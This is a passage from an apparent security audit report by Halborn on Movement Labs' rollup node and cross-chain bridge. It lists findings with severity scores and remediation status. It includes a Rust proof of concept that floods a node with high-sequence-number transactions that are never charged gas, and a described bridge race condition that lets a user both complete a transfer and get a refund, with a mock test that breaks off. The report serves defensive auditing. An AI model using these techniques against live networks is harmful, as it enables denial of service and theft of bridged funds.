Rollup
Movement Labs

HALBORN

Rollup - Movement Labs

Prepared by: HALBORN

Last Updated 11/11/2024

Date of Engagement by: July 22nd, 2024 - September 6th, 2024

Summary

100% ⓘ OF ALL REPORTED FINDINGS HAVE BEEN ADDRESSED

ALL FINDINGS	CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL
17	7	1	2	1	6

TABLE OF CONTENTS

1. Introduction

`Movement Labs` engaged Halborn to conduct a security assessment on their Rollup full node and bridge beginning on July 22nd, 2024 and ending on September 6th, 2024. The security assessment was scoped to the repositories listed with commit hashes, and further details in the Scope section of this report.

2. Assessment Summary

The team at Halborn was provided five weeks for the engagement and assigned two full-time security engineers to verify the security of the node services and smart contracts. The security engineers are blockchain and smart contract security experts with advanced penetration testing and smart contract hacking skills, and deep knowledge of multiple blockchain protocols.

The purpose of the assessment is to:

- Identify potential security issues within the different smart contracts and services.
- Ensure that smart contract and services functionality operates as intended.

In summary, Halborn identified some improvements to reduce the likelihood and impact of risks, which were partially addressed by the `Movement Labs team`. The main ones were the following:

- `Ensure that gas is consumed when high sequence numbers are used.`
- `Add timelock padding during the bridge transfers.`
- `Verify the timelock on both sides of the bridge.`
- `Use timestamps in timelocks instead of blocks.`
- `Use the transfer timestamp as timelock base on the counterparty.`
- `Use nonces to avoid signature replays.`
- `Fix the lack of access control in the bridge contracts.`
- `Ensure that rust channels have consumers.`

3. Test Approach And Methodology

Halborn performed a combination of manual and automated security testing to balance efficiency, timeliness, practicality, and accuracy in regard to the scope of this assessment. While manual testing is recommended to uncover flaws in logic, process, and implementation; automated testing techniques help enhance coverage of the contracts' solidity, rust and move code and can quickly identify items that do not follow security best practices. The following phases and associated tools were used throughout the term of the assessment:

- Research into architecture and purpose.
- Node and smart contracts manual code review and walk-through.
- Manual assessment of use and safety for the critical Solidity, Rust and move variables and functions in scope to identify any arithmetic-related vulnerability classes.
- Local testing of smart contracts with custom scripts (Foundry).
- Fork testing against main networks (Foundry).
- Static analysis of security for scoped contract, and imported functions.

4. Caveats

While conducting this assessment, the allocated timeframe was significantly shorter than what is typically required for a thorough review. The assessment was completed within one month, but a full and comprehensive evaluation would have ideally required a longer duration. Due to this shortened timeframe, certain areas of the system may not have been evaluated in the same depth that would be possible in a longer engagement. Specifically, there may be remaining gaps in testing and analysis related to the integration between Movement and Aptos Core, more race conditions scenarios and the MCR service.

As such, the findings and recommendations provided herein should be considered as part of an initial review, with further evaluation recommended to ensuring complete coverage of all potential security risks or operational inefficiencies.

5. RISK METHODOLOGY

Every vulnerability and issue observed by Halborn is ranked based on **two sets** of **Metrics** and a **Severity Coefficient**. This system is inspired by the industry standard Common Vulnerability Scoring System.

The two **Metric sets** are: **Exploitability** and **Impact**. **Exploitability** captures the ease and technical means by which vulnerabilities can be exploited and **Impact** describes the consequences of a successful exploit.

The **Severity Coefficients** is designed to further refine the accuracy of the ranking with two factors: **Reversibility** and **Scope**. These capture the impact of the vulnerability on the environment as well as the number of users and smart contracts affected.

The final score is a value between 0-10 rounded up to 1 decimal place and 10 corresponding to the highest security risk. This provides an objective and accurate rating of the severity of security vulnerabilities in smart contracts.

The system is designed to assist in identifying and prioritizing vulnerabilities based on their level of risk to address the most critical issues in a timely manner.

5.1 EXPLOITABILITY

ATTACK ORIGIN (AO):

Captures whether the attack requires compromising a specific account.

ATTACK COST (AC):

Captures the cost of exploiting the vulnerability incurred by the attacker relative to sending a single transaction on the relevant blockchain. Includes but is not limited to financial and computational cost.

ATTACK COMPLEXITY (AX):

Describes the conditions beyond the attacker's control that must exist in order to exploit the vulnerability. Includes but is not limited to macro situation, available third-party liquidity and regulatory challenges.

METRICS:

EXPLOITABILIY METRIC (M_E)	METRIC VALUE	NUMERICAL VALUE
Attack Origin (AO)	Arbitrary (AO:A) Specific (AO:S)	1 0.2
Attack Cost (AC)	Low (AC:L) Medium (AC:M) High (AC:H)	1 0.67 0.33

EXPLOITABILIY METRIC (M_E)	METRIC VALUE	NUMERICAL VALUE
Attack Complexity (AX)	Low (AX:L) Medium (AX:M) High (AX:H)	1 0.67 0.33

Exploitability E is calculated using the following formula:

$$E = \prod m_e$$

5.2 IMPACT

CONFIDENTIALITY (C):

Measures the impact to the confidentiality of the information resources managed by the contract due to a successfully exploited vulnerability. Confidentiality refers to limiting access to authorized users only.

INTEGRITY (I):

Measures the impact to integrity of a successfully exploited vulnerability. Integrity refers to the trustworthiness and veracity of data stored and/or processed on-chain. Integrity impact directly affecting Deposit or Yield records is excluded.

AVAILABILITY (A):

Measures the impact to the availability of the impacted component resulting from a successfully exploited vulnerability. This metric refers to smart contract features and functionality, not state. Availability impact directly affecting Deposit or Yield is excluded.

DEPOSIT (D):

Measures the impact to the deposits made to the contract by either users or owners.

YIELD (Y):

Measures the impact to the yield generated by the contract for either users or owners.

METRICS:

IMPACT METRIC (M_I)	METRIC VALUE	NUMERICAL VALUE
Confidentiality (C)	None (I:N) Low (I:L) Medium (I:M) High (I:H) Critical (I:C)	0 0.25 0.5 0.75 1

IMPACT METRIC (M_I)	METRIC VALUE	NUMERICAL VALUE
Integrity (I)	None (I:N) Low (I:L) Medium (I:M) High (I:H) Critical (I:C)	0 0.25 0.5 0.75 1
Availability (A)	None (A:N) Low (A:L) Medium (A:M) High (A:H) Critical (A:C)	0 0.25 0.5 0.75 1
Deposit (D)	None (D:N) Low (D:L) Medium (D:M) High (D:H) Critical (D:C)	0 0.25 0.5 0.75 1
Yield (Y)	None (Y:N) Low (Y:L) Medium (Y:M) High (Y:H) Critical (Y:C)	0 0.25 0.5 0.75 1

Impact I is calculated using the following formula:

$$I = max(m_I) + \frac{\sum m_I - max(m_I)}{4}$$

5.3 SEVERITY COEFFICIENT

REVERSIBILITY (R):

Describes the share of the exploited vulnerability effects that can be reversed. For upgradeable contracts, assume the contract private key is available.

SCOPE (S):

Captures whether a vulnerability in one vulnerable contract impacts resources in other contracts.

METRICS:

SEVERITY COEFFICIENT (C)	COEFFICIENT VALUE	NUMERICAL VALUE
Reversibility (r)	None (R:N) Partial (R:P) Full (R:F)	1 0.5 0.25
Scope (s)	Changed (S:C) Unchanged (S:U)	1.25 1

Severity Coefficient C is obtained by the following product:

$$C = rs$$

The Vulnerability Severity Score S is obtained by:

$$S = min(10, EIC * 10)$$

The score is rounded up to 1 decimal places.

SEVERITY	SCORE VALUE RANGE
Critical	9 - 10
High	7 - 8.9
Medium	4.5 - 6.9
Low	2 - 4.4
Informational	0 - 1.9

6. SCOPE

FILES AND REPOSITORY

(a) Repository: movement

(b) Assessed Commit ID: 030fe01

(c) Items in scope:

- movement/networks/suzuka/faucet/src/main.rs
- movement/networks/suzuka/setup/src/lib.rs
- movement/networks/suzuka/setup/src/local.rs
- movement/networks/suzuka/setup/src/main.rs
- movement/networks/suzuka/suzuka-client/src/lib.rs
- movement/networks/suzuka/suzuka-config/src/lib.rs
- movement/networks/suzuka/suzuka-full-node/src/lib.rs
- movement/networks/suzuka/suzuka-full-node/src/main.rs
- movement/networks/suzuka/suzuka-full-node/src/manager.rs
- movement/networks/suzuka/suzuka-full-node/src/partial.rs
- movement/protocol-units/da/m1/light-node/src/lib.rs
- movement/protocol-units/da/m1/light-node/src/main.rs
- movement/protocol-units/da/m1/light-node/src/v1/light_node.rs
- movement/protocol-units/da/m1/light-node/src/v1/manager.rs
- movement/protocol-units/da/m1/light-node/src/v1/mod.rs
- movement/protocol-units/da/m1/light-node/src/v1/passthrough.rs
- movement/protocol-units/da/m1/light-node/src/v1/sequencer.rs
- movement/protocol-units/da/m1/light-node-client/src/lib.rs
- movement/protocol-units/da/m1/light-node-grpc/build.rs
- movement/protocol-units/da/m1/light-node-grpc/src/lib.rs
- movement/protocol-units/da/m1/light-node-verifier/src/lib.rs
- movement/protocol-units/da/m1/light-node-verifier/src/v1.rs
- movement/protocol-units/da/m1/util/src/bin/wait_for_light_node.rs
- movement/protocol-units/da/m1/util/src/config/common.rs
- movement/protocol-units/da/m1/util/src/config/local/appd.rs
- movement/protocol-units/da/m1/util/src/config/local/bridge.rs
- movement/protocol-units/da/m1/util/src/config/local/m1_da_light_node.rs
- movement/protocol-units/da/m1/util/src/config/local/mod.rs
- movement/protocol-units/da/m1/util/src/config/mod.rs
- movement/protocol-units/da/m1/util/src/lib.rs
- movement/protocol-units/execution/dof/src/lib.rs
- movement/protocol-units/execution/dof/src/v1.rs
- movement/protocol-units/execution/fin-view/src/fin_view.rs
- movement/protocol-units/execution/fin-view/src/lib.rs
- movement/protocol-units/execution/opt-executor/src/executor/execution.rs
- movement/protocol-units/execution/opt-executor/src/executor/indexer.rs
- movement/protocol-units/execution/opt-executor/src/executor/initialization.rs

- movement/protocol-units/execution/opt-executor/src/executor/mod.rs
- movement/protocol-units/execution/opt-executor/src/executor/services.rs
- movement/protocol-units/execution/opt-executor/src/executor/transaction_pipe.rs
- movement/protocol-units/execution/opt-executor/src/lib.rs
- movement/protocol-units/execution/util/src/config/chain.rs
- movement/protocol-units/execution/util/src/config/client.rs
- movement/protocol-units/execution/util/src/config/common.rs
- movement/protocol-units/execution/util/src/config/faucet.rs
- movement/protocol-units/execution/util/src/config/fin.rs
- movement/protocol-units/execution/util/src/config/indexer.rs
- movement/protocol-units/execution/util/src/config/indexer_processor.rs
- movement/protocol-units/execution/util/src/config/mod.rs
- movement/protocol-units/execution/util/src/lib.rs
- movement/protocol-units/mempool/move-rocks/src/lib.rs
- movement/protocol-units/mempool/util/src/lib.rs
- movement/protocol-units/movement-rest/src/lib.rs
- movement/protocol-units/sequencing/memseq/sequencer/src/lib.rs
- movement/protocol-units/sequencing/memseq/util/src/lib.rs
- movement/protocol-units/sequencing/util/src/lib.rs
- movement/protocol-units/storage/jelly-move/src/lib.rs
- movement/protocol-units/storage/jelly-move/src/rocksdb.rs
- movement/protocol-units/storage/jelly-move/src/types.rs
- movement/protocol-units/storage/move-access-log/src/access_log.rs
- movement/protocol-units/storage/move-access-log/src/lib.rs
- movement/protocol-units/storage/mpt-move/src/lib.rs

Out-of-Scope: Third party dependencies and economic attacks.

FILES AND REPOSITORY

(a) Repository: movement

(b) Assessed Commit ID: 28ee823

(c) Items in scope:

- movement/protocol-units/bridge/chains/ethereum/src/client.rs
- movement/protocol-units/bridge/chains/ethereum/src/event_logging.rs
- movement/protocol-units/bridge/chains/ethereum/src/event_types.rs
- movement/protocol-units/bridge/chains/ethereum/src/lib.rs
- movement/protocol-units/bridge/chains/ethereum/src/types.rs
- movement/protocol-units/bridge/chains/ethereum/src/utils.rs
- movement/protocol-units/bridge/chains/movement/src/lib.rs
- movement/protocol-units/bridge/chains/movement/src/utils.rs
- movement/protocol-units/bridge/cli/src/clap/eth_to_movement.rs
- movement/protocol-units/bridge/cli/src/clap.rs

- movement/protocol-units/bridge/cli/src/eth_to_moveth.rs
- movement/protocol-units/bridge/cli/src/lib.rs
- movement/protocol-units/bridge/cli/src/main.rs
- movement/protocol-units/bridge/cli/src/state.rs
- movement/protocol-units/bridge/cli/src/types.rs
- movement/protocol-units/bridge/contracts/src/AtomicBridgeCounterparty.sol
- movement/protocol-units/bridge/contracts/src/AtomicBridgeInitiator.sol
- movement/protocol-units/bridge/contracts/src/IAtomicBridgeCounterparty.sol
- movement/protocol-units/bridge/contracts/src/IAtomicBridgeInitiator.sol
- movement/protocol-units/bridge/contracts/src/IWETH9.sol
- movement/protocol-units/bridge/contracts/src/WETH9.sol
- movement/protocol-units/bridge/move-modules/sources/MOVETH.move
- movement/protocol-units/bridge/move-modules/sources/atomic_bridge_counterparty.move
- movement/protocol-units/bridge/move-modules/sources/atomic_bridge_initiator.move
- movement/protocol-units/bridge/service/src/main.rs
- movement/protocol-units/bridge/shared/src/blockchain_service.rs
- movement/protocol-units/bridge/shared/src/bridge_contracts.rs
- movement/protocol-units/bridge/shared/src/bridge_monitoring.rs
- movement/protocol-units/bridge/shared/src/bridge_service/active_swap.rs
- movement/protocol-units/bridge/shared/src/bridge_service/events.rs
- movement/protocol-units/bridge/shared/src/bridge_service.rs
- movement/protocol-units/bridge/shared/src/counterparty_contract.rs
- movement/protocol-units/bridge/shared/src/initiator_contract.rs
- movement/protocol-units/bridge/shared/src/lib.rs
- movement/protocol-units/bridge/shared/src/multiple_sources_of_truth.rs
- movement/protocol-units/bridge/shared/src/types.rs

Out-of-Scope: Third party dependencies and economic attacks.

FILES AND REPOSITORY

(a) Repository: aptos-core

(b) Assessed Commit ID: 7d117d7

(c) Items in scope:

- aptos-core/api/
- aptos-core/aptos-move/
- aptos-core/aptos-node/
- aptos-core/aptos-utils/
- aptos-core/config/
- aptos-core/consensus/
- aptos-core/crates/
- aptos-core/execution/
- aptos-core/experimental/

- aptos-core/keyless/
- aptos-core/mempool/
- aptos-core/network/
- aptos-core/peer-monitoring-service/
- aptos-core/protos/
- aptos-core/scripts/
- aptos-core/sdk/
- aptos-core/secure/
- aptos-core/state-sync/
- aptos-core/storage/
- aptos-core/terraform/
- aptos-core/testsuite/
- aptos-core/types/
- aptos-core/vm-validator/

Out-of-Scope: Third party dependencies and economic attacks.

REMEDIATION COMMIT ID:

- https://github.com/movementlabsxyz/movement/pull/722
- 06ea684
- ad4a503
- d6e096a
- https://github.com/movementlabsxyz/movement/pull/797
- https://github.com/movementlabsxyz/movement/pull/837/commits/f840591212a27d8e8b973304fe6cd70a93b6a57b
- 67abbd8
- https://github.com/movementlabsxyz/movement/pull/628
- 08b7c8c
- https://github.com/movementlabsxyz/movement/pull/693/commits/f28f5148839a0b02eeab8115152f670734108b03
- bbd7460
- https://github.com/movementlabsxyz/movement/pull/577/commits/a3a327eea3530c9ecb67bc4d09259356990ae0c5

Out-of-Scope: New features/implementations after the remediation commit IDs.

7. ASSESSMENT SUMMARY & FINDINGS OVERVIEW

CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL
7	1	2	1	6

SECURITY ANALYSIS	RISK LEVEL	REMEDIATION DATE
NO GAS FEES FOR HIGH SEQUENCE NUMBER TRANSACTIONS ALLOWS RESOURCE ABUSE	CRITICAL	SOLVED - 10/22/2024
RACE CONDITION DUE TO BRIDGE EVENTS RELAY DELAY	CRITICAL	SOLVED - 09/20/2024
MISSING TIME LOCK VERIFICATION ON MOVE COUNTERPARTY CONTRACT	CRITICAL	SOLVED - 09/12/2024
BRIDGE TIMELOCK TIME MEASUREMENT INCONSISTENCIES	CRITICAL	SOLVED - 09/13/2024
TIMELOCK RECOMPUTATION ON THE COUNTERPARTY OPENS FOR RACE CONDITIONS	CRITICAL	SOLVED - 09/20/2024
MOVETH SIGNATURE REPLAY	CRITICAL	SOLVED - 11/01/2024
LACK OF ACCESS CONTROL ISSUES	CRITICAL	SOLVED - 11/11/2024
TRANSACTION CHANNEL WITHOUT CONSUMER LEADS TO RESOURCE EXHAUSTION	HIGH	SOLVED - 06/18/2024
ABSENCE OF GARBAGE COLLECTION MECHANISM FOR MEMPOOL	MEDIUM	SOLVED - 10/02/2024
BRIDGE SERVICE STUCK WHILE POLLING SIMULTANEOUS EVENTS	MEDIUM	SOLVED - 09/27/2024

SECURITY ANALYSIS	RISK LEVEL	REMEDIATION DATE
INSECURE HTTP COMMUNICATION IN FULL NODE'S API	LOW	RISK ACCEPTED - 10/25/2024
USE OF WRONG ERROR MESSAGES	INFORMATIONAL	PARTIALLY SOLVED - 10/18/2024
BRIDGE COUNTERPARTY DOES NOT INCLUDE CURRENT WITHDRAWALS IN THE LIQUIDITY CHECK	INFORMATIONAL	ACKNOWLEDGED - 11/01/2024
BRIDGE UNUSED AND INCOMPLETE TRACKING OF BALANCES	INFORMATIONAL	SOLVED - 09/27/2024
BRIDGE CONTRACTS DO NOT USE THE SAME TRANSFER ID	INFORMATIONAL	SOLVED - 09/12/2024
SEQUENCE NUMBER MISMATCH IN TRANSACTION PROCESSING	INFORMATIONAL	SOLVED - 09/12/2024
TEST ROLL OVER GENESIS FUNCTION USED IN PRODUCTION	INFORMATIONAL	ACKNOWLEDGED - 11/01/2024

8. FINDINGS & TECH DETAILS

8.1 NO GAS FEES FOR HIGH SEQUENCE NUMBER TRANSACTIONS ALLOWS RESOURCE ABUSE

// CRITICAL

Description

Transactions with sequence numbers significantly higher than expected can be added to the mempool and processed by the nodes. These transactions go through the initial validation and queuing phases without incurring any gas fees, despite ultimately failing during block execution due to their unexpected sequence numbers. This behavior allows for the repeated submission of such transactions without cost.
The absence of gas charges for these transactions presents a potential attack vector where a malicious actor can submit thousands of these high sequence number transactions, causing nodes to process them without incurring any costs. This behavior can lead to resource exhaustion as nodes allocate CPU, memory, and I/O resources to handle these transactions. Over time, this can degrade node performance, disrupt normal transaction processing, and potentially lead to denial-of-service (DoS) conditions. The vulnerability undermines the economic incentives designed to prevent network abuse, as it allows attackers to exploit node resources without any financial deterrent.

Proof of Concept

SETUP:

The following macro, added to the the full node's code, prints a message when a transaction is validated:

```rust
fn execute_user_transaction_impl(
    &self,
    resolver: &impl AptosMoveResolver,
    txn: &SignedTransaction,
    txn_data: TransactionMetadata,
    is_approved_gov_script: bool,
    gas_meter: &mut impl AptosGasMeter,
    log_context: &AdapterLogSchema,
) -> (VMStatus, VMOutput) {
    let traversal_storage: TraversalStorage = TraversalStorage::new();
    let mut traversal_context: TraversalContext<'_> = TraversalContext::new(&traversal_storage);

    // Revalidate the transaction.
    let mut prologue_session: PrologueSession<'_, '_> =
        unwrap_or_discard!(PrologueSession::new(self, &txn_data, resolver));

    let exec_result: Result<(), VMStatus> = prologue_session.execute(fun: |session: &mut SessionExt…| {
        self.validate_signed_transaction(
            session,
            resolver,
            transaction: txn,
            transaction_data: &txn_data,
            log_context,
            is_approved_gov_script,
            &mut traversal_context,
        )
    });

    println!("FLAG 1: Tx validated");

    unwrap_or_discard!(exec_result);
```

The following macro, added to the full node's code, prints a message when gas is charged during the block execution phase:

```
    let gas_usage: GasQuantity<GasUnit> = txn_data.TransactionMetadata
        .max_gas_amount() GasQuantity<GasUnit>
        .checked_sub(gas_meter.balance()) Option<GasQuantity<GasUnit>>
        .expect(msg: "Balance should always be less than or equal to max gas amount set");
    TXN_GAS_USAGE.observe(u64::from(gas_usage) as f64);


    println!("FLAG 2: Gas charged");

    result.unwrap_or_else(op: |err: VMStatus| {
        self.on_user_transaction_execution_failure(
            prologue_change_set,
            err,
            resolver,
            &txn_data,
            log_context,
            gas_meter,
            change_set_configs,
            new_published_modules_loaded,
            &mut traversal_context,
        )
    })
} fn execute_user_transaction_impl
```

TEST CODE:

Here is the code for the `create_fake_signed_transaction` function that allows the creation of transactions with a **high sequence number** and a customized expiration timestamp:

```
async fn create_fake_signed_transaction(chain_id: u8, from_account: &LocalAccount, to

    let coin_type = "0x1::aptos_coin::AptosCoin";
    let timeout_secs = 600; // 10 minutes
    let max_gas_amount = 5_000;
    let gas_unit_price = 100;

    let transaction_builder = TransactionBuilder::new(
        TransactionPayload::EntryFunction(EntryFunction::new(
            ModuleId::new(AccountAddress::ONE, Identifier::new("coin").unwrap()),
            Identifier::new("transfer").unwrap(),
            vec![TypeTag::from_str(coin_type).unwrap()],
            vec![
                bcs::to_bytes(&to_account).unwrap(),
                bcs::to_bytes(&amount).unwrap(),
            ],
        )),
        SystemTime::now()
            .duration_since(UNIX_EPOCH)
            .unwrap()
```

```
            .as_secs()
            + timeout_secs,
        ChainId::new(chain_id),
    )
    .sender(from_account.address())
    .sequence_number(from_account.sequence_number() + 9999)
    .max_gas_amount(max_gas_amount)
    .gas_unit_price(gas_unit_price);

    let raw_txn = transaction_builder.build();
    from_account.sign_transaction(raw_txn)
}
```

Here is the code for two different kinds of transactions that will eventually fail:

- TEST 1: Sending a transaction that tries to transfer more coins than Alice owns (including gas fees).
- TEST 2: Sending 1,000 transactions with high sequence number

```
#[tokio::test]
async fn test_sending_failed_tx() -> Result<(), anyhow::Error> {

    let rest_client = Client::new(NODE_URL.clone());
    let faucet_client = FaucetClient::new(FAUCET_URL.clone(), NODE_URL.clone());
    let coin_client = CoinClient::new(&rest_client);

    let alice = LocalAccount::generate(&mut rand::rngs::OsRng);
    let bob = LocalAccount::generate(&mut rand::rngs::OsRng);

    println!("\n=== Addresses ===");
    println!("Alice: {}", alice.address().to_hex_literal());
    println!("Bob: {}", bob.address().to_hex_literal());

    faucet_client
        .fund(alice.address(), 100_000_000)
        .await
        .context("Failed to fund Alice's account")?;
    faucet_client
        .create_account(bob.address())
        .await
        .context("Failed to fund Bob's account")?;


    let chain_id = rest_client
        .get_index()
        .await
        .context("Failed to get chain ID")?
        .inner()
```

```
    .chain_id;

println!("\n=== Initial Balance ===");
println!(
    "Alice: {:?}",
    coin_client
        .get_account_balance(&alice.address())
        .await
        .context("Failed to get Alice's account balance")?
);

// TEST 1: Sending a tx  that tries to transfer more coins than Alice owns (inclu
let mut transaction = create_signed_transaction(chain_id, &alice, bob.address(),

rest_client
        .submit(&transaction)
        .await
        .context("Failed when waiting for the Tx")?
        .into_inner();

tokio::time::sleep(Duration::from_secs(10)).await;

println!("\n=== After Failed Tx#1 ===");
println!(
    "Alice: {:?}",
    coin_client
        .get_account_balance(&alice.address())
        .await
        .context("Failed to get Alice's account balance")?
);

// TEST 2: Sending 1,000 txs with high sequence number
transaction = create_fake_signed_transaction(chain_id, &alice, bob.address(), 10_

for _ in 0..1000 {
    rest_client
        .submit(&transaction)
        .await
        .context("Failed when waiting for the Tx")?
        .into_inner();
}

tokio::time::sleep(Duration::from_secs(10)).await;

println!("\n=== After Failed Tx#2 ===");
println!(
    "Alice: {:?}",
```

```
        coin_client
            .get_account_balance(&alice.address())
            .await
            .context("Failed to get Alice's account balance")?
    );

    Ok(())
}
```

RESULTS ON THE NODE SIDE:

The following image shows that both `FLAG 1` and `FLAG 2` were printed for `TEST 1`, indicating that the transaction sent was validated during block execution and the corresponding gas fees were charged:

```
suzuka-full-node                | 2024-08-30T05:11:35.079095Z  INFO suzuka_full_node::partial: Block micros timestamp:
 1724994695078843
suzuka-full-node                | FLAG 1: Tx validated
suzuka-full-node                | FLAG 2: Gas charged
suzuka-full-node                | 2024-08-30T05:11:35.127381Z  INFO suzuka_full_node::partial: Executed block: HashVal
ue(a46bf0300f24b728009b531ca8763eb6a700072fbd997584fa46a5ef176e739c)
suzuka-full-node                | 2024-08-30T05:11:35.127416Z  INFO suzuka_full_node::partial: Skipping settlement
suzuka-full-node                | 2024-08-30T05:11:35.133739Z  INFO aptos_indexer_grpc_utils::counters: [Indexer Table
 Info] Processed batch successfully start_version=119 end_version=122 num_transactions=3 duration_in_secs=0.004930069 se
rvice_type="table_info_service" step="1"
suzuka-full-node                | 2024-08-30T05:11:35.136024Z  INFO aptos_indexer_grpc_utils::counters: [Indexer Table
 Info] Processed successfully start_version=119 end_version=121 num_transactions=3 duration_in_secs=113.535080687 servic
e_type="table_info_service" step="2"
```

On the other hand, the following image shows that only `FLAG 1` was printed for `TEST 2`, indicating that the transactions sent were validated during block execution, but the corresponding gas fees were not charged:

```
suzuka-full-node                | 2024-08-30T05:11:49.294939Z  INFO suzuka_full_node::partial: Block micros timestamp:
 1724994709291056
suzuka-full-node                | FLAG 1: Tx validated
suzuka-full-node                | FLAG 1: Tx validated
suzuka-full-node                | FLAG 1: Tx validated
suzuka-full-node                | FLAG 1: Tx validated
suzuka-full-node                | FLAG 1: Tx validated
suzuka-full-node                | FLAG 1: Tx validated
suzuka-full-node                | FLAG 1: Tx validated
suzuka-full-node                | 2024-08-30T05:11:49.335780Z  INFO suzuka_full_node::partial: Executed block: HashVal
ue(e330d0c86c8881b4dc1fff2fc81bd474c7649d5e4e595c95e41a276e6b19f179)
suzuka-full-node                | 2024-08-30T05:11:49.335819Z  INFO suzuka_full_node::partial: Skipping settlement
suzuka-full-node                | 2024-08-30T05:11:49.343151Z  INFO aptos_indexer_grpc_utils::counters: [Indexer Table
 Info] Processed batch successfully start_version=128 end_version=130 num_transactions=2 duration_in_secs=0.00329446 ser
vice_type="table_info_service" step="1"
suzuka-full-node                | 2024-08-30T05:11:49.345193Z  INFO aptos_indexer_grpc_utils::counters: [Indexer Table
 Info] Processed successfully start_version=128 end_version=129 num_transactions=2 duration_in_secs=10.136157438 service
_type="table_info_service" step="2"
suzuka-full-node                | 2024-08-30T05:11:51.354049Z  INFO suzuka_full_node::partial: Block micros timestamp:
 1724994711353113
suzuka-full-node                | FLAG 1: Tx validated
suzuka-full-node                | FLAG 1: Tx validated
suzuka-full-node                | FLAG 1: Tx validated
suzuka-full-node                | FLAG 1: Tx validated
suzuka-full-node                | FLAG 1: Tx validated
suzuka-full-node                | FLAG 1: Tx validated
suzuka-full-node                | FLAG 1: Tx validated
suzuka-full-node                | FLAG 1: Tx validated
suzuka-full-node                | FLAG 1: Tx validated
suzuka-full-node                | FLAG 1: Tx validated
suzuka-full-node                | 2024-08-30T05:11:51.400162Z  INFO suzuka_full_node::partial: Executed block: HashVal
```

RESULTS ON THE CLIENT SIDE:

The image below shows the following:

- Because of the failed transaction in `TEST 1`, a gas fee was charged (**700**).
- The 1,000 transactions in `TEST 2` failed, but no gas was charged.

```
---- tests::test_sending_failed_tx stdout ----

=== Addresses ===
Alice: 0xeacddef5d2fc6f2470423c423ef286e7d41cde6dfc2ac61c9cfccc6056781e46
Bob: 0xa76646a61377526666289d03342081df6a752ed913c75f07258507a0ed5bf8a3

=== Initial Balance ===
Alice: 100000000

=== After Failed Tx#1 ===
Alice: 99999300

=== After Failed Tx#2 ===
Alice: 99999300


successes:
    tests::test_sending_failed_tx

test result: ok. 1 passed; 0 failed; 0 ignored; 0 measured; 15 filtered out; finished in 33.16s
```

BVSS

AO:A/AC:L/AX:L/R:N/S:C/C:N/A:H/I:N/D:N/Y:H (10.0)

Recommendation

It is recommended to enforce gas fee requirements not only during the block execution phase but also during the initial transaction validation and mempool inclusion phases. This approach ensures that every transaction, regardless of whether it is ultimately successful or not, incurs a cost to the sender.
Implementing such a requirement will deter malicious actors from submitting high sequence number transactions repeatedly, as they would need to pay gas fees for each transaction. Additionally, this would align the incentives for maintaining network stability, ensuring that only legitimate transactions that contribute to the network's functionality are processed. Moreover, implementing gas fees at earlier stages of transaction processing helps to maintain the economic balance of the network and protects against denial-of-service (DoS) attacks that exploit free transaction processing.

Remediation

SOLVED: The **Movement Labs team** fixed this issue by preventing transactions with a too high sequence number to be accepted.

Remediation Hash

https://github.com/movementlabsxyz/movement/pull/722

8.2 RACE CONDITION DUE TO BRIDGE EVENTS RELAY DELAY

// CRITICAL

Description

The bridge service picks up events emitted from one contract on chain A, and relays them to the other contract on chain B. In the case where a user confirms a bridge transfer through `completeBridgeTransfer` on the counterparty contract on chain B, the bridge service picks up the event emitted by the counterparty, and calls `completeBridgeTransfer` on the initiator contract, changing the state of the transfer to `CONFIRMED` and disallowing future refund requests.

A time lock ensures that users cannot complete a transfer after a certain number of blocks, and cannot ask for the refund before that amount of blocks. These two scenarios are therefore supposed to be mutually exclusive.

However, the event relaying take time, leaving space for a race condition where the user completes the transfer on the counterparty on chain B at the last possible block permitted by the time lock, and almost immediately submits the refund request on chain A at the first block permitted by the time lock.

As the user sends the complete transaction on chain B on block `timelock` , and supposing that both chains have a same block production time, the event is likely to be relayed to the chain A after the `timelock + 1` block, which allows the user to ask for a refund before that event.

The counterparty contract verifies that block number is inferior or equal to timelock:

```
64  function completeBridgeTransfer(bytes32 bridgeTransferId, bytes32 preImage) exte
65      BridgeTransferDetails storage details = bridgeTransfers[bridgeTransferId];
66      if (details.state != MessageState.PENDING) revert BridgeTransferStateNotPend
67      bytes32 computedHash = keccak256(abi.encodePacked(preImage));
68      if (computedHash != details.hashLock) revert InvalidSecret();
69      if (block.number > details.timeLock) revert TimeLockExpired();
70
71      details.state = MessageState.COMPLETED;
72
73      atomicBridgeInitiator.withdrawWETH(details.recipient, details.amount);
74
75      emit BridgeTransferCompleted(bridgeTransferId, preImage);
76  }
```

The initiator contract verifies that the block height is strictly greater than the timelock height:

```
167 public fun refund_bridge_transfer(
168     account: &signer,
169     bridge_transfer_id: vector<u8>,
170     atomic_bridge: &signer
171 ) acquires BridgeTransferStore, BridgeConfig {
```

```
172     let config_address = borrow_global<BridgeConfig>(@atomic_bridge).bridge_modu
173     let store = borrow_global_mut<BridgeTransferStore>(config_address);
174     let bridge_transfer = aptos_std::smart_table::borrow_mut(&mut store.transfer
175
176     assert!(bridge_transfer.state == INITIALIZED, ENOT_INITIALIZED);
177     assert!(block::get_current_block_height() > bridge_transfer.time_lock, ENOT_
178
179     let initiator_addr = bridge_transfer.originator;
180     let bridge_addr = signer::address_of(atomic_bridge);
181     let asset = moveth::metadata();
182
183     // Transfer amount of asset from atomic bridge primary fungible store to ini
184     let initiator_store = primary_fungible_store::ensure_primary_store_exists(in
185     let bridge_store = primary_fungible_store::ensure_primary_store_exists(@atom
186     dispatchable_fungible_asset::transfer(atomic_bridge, bridge_store, initiator
187
188     bridge_transfer.state = REFUNDED;
189
190     event::emit_event(&mut store.bridge_transfer_refunded_events, BridgeTransfer
191         bridge_transfer_id: copy bridge_transfer_id,
192     });
193
194     aptos_std::smart_table::remove(&mut store.transfers, copy bridge_transfer_id
195 }
```

Proof of Concept

The following mock test simulates a race condition attack where the user completes the transfer on the last possible block before timelock, and then almost immediately sends a transaction to get a refund, hoping that it arrives before the transaction acknowledging by the bridge service. This has a high chance of success, as the bridge needs to wait for a service that polls events from the contract and may take more than a block time to react, leaving more time for the attacker than what is simulated here:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.22;
pragma abicoder v2;

import {Test, console} from "forge-std/Test.sol";


// This test is a mockup of the bridge timelock. There will be a complete transfer fu
// current block <= timelock, and a refund transfer function that asserts that the cu
// There will be a acknowledge complete transfer function that will be called by the
// The point is that in at the last possible block before the timelock, the user will
// and the relayer will call the acknowledge complete transfer function in the next b
